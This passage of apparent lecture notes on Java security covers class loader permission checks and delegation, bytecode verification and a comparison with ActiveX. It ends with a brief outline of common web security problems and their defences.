  - yes:
    - does the program have permission to access the class?
      - yes: return object reference
      - no: security exception
  - no:
    - does the program have permission to create the requested class?
      - yes:
        - » first delegate loading task to parent
        - » if parent returns success, then return (class is loaded)
        - » if parent returned failure, then load class and return
      - no: security exception



## Class loading task delegation





## The Bytecode Verifier

- performs *static* analysis of the bytecode
  - syntactic analysis
    - all arguments to flow control instructions must cause branches to the start of a valid instruction
    - all references to local variables must be legal
    - all references to the constant pool must be to an entry of appropriate type
    - all opcodes must have the correct number of arguments
    - exception handlers must start at the beginning of a valid instruction
    - ...
  - data flow analysis
    - attempts to reconstruct the behavior of the code at run time without actually running the code
    - keeps track only of types not the actual values in the stack and in local variables
  - it is theoretically impossible to identify all problems that may occur at run time with static analysis



## Comparison with ActiveX

- ActiveX controls contain native code
- security is based on the concept of trusted code
  - ActiveX controls are signed
  - if signer is trusted, then the control is trusted too
  - once trusted, the control has full access to resources
- not suitable to run untrusted code
  - no sandbox mechanism

- web based vulnerabilities dominate the list of all reported vulnerabilities
  - attackers target end-users and aim for financial gain
  - attackers are organized and established an underground economy where they trade assets (e-mail addresses, e-mail accounts, credit card numbers, ...)
- main web security problems
  - session management, session hijacking (authentication methods, cookie theft, cross site request forgery, third party cookies and tracking users)
  - SQL injection (filtering and sanitizing input, safe coding practices)
  - Cross Site Scripting (sanitizing server output)
  - safe execution of mobile code (example: Java security architecture, sandboxing, code signing, fine grained access control, class loading and static code analysis (bytecode verification))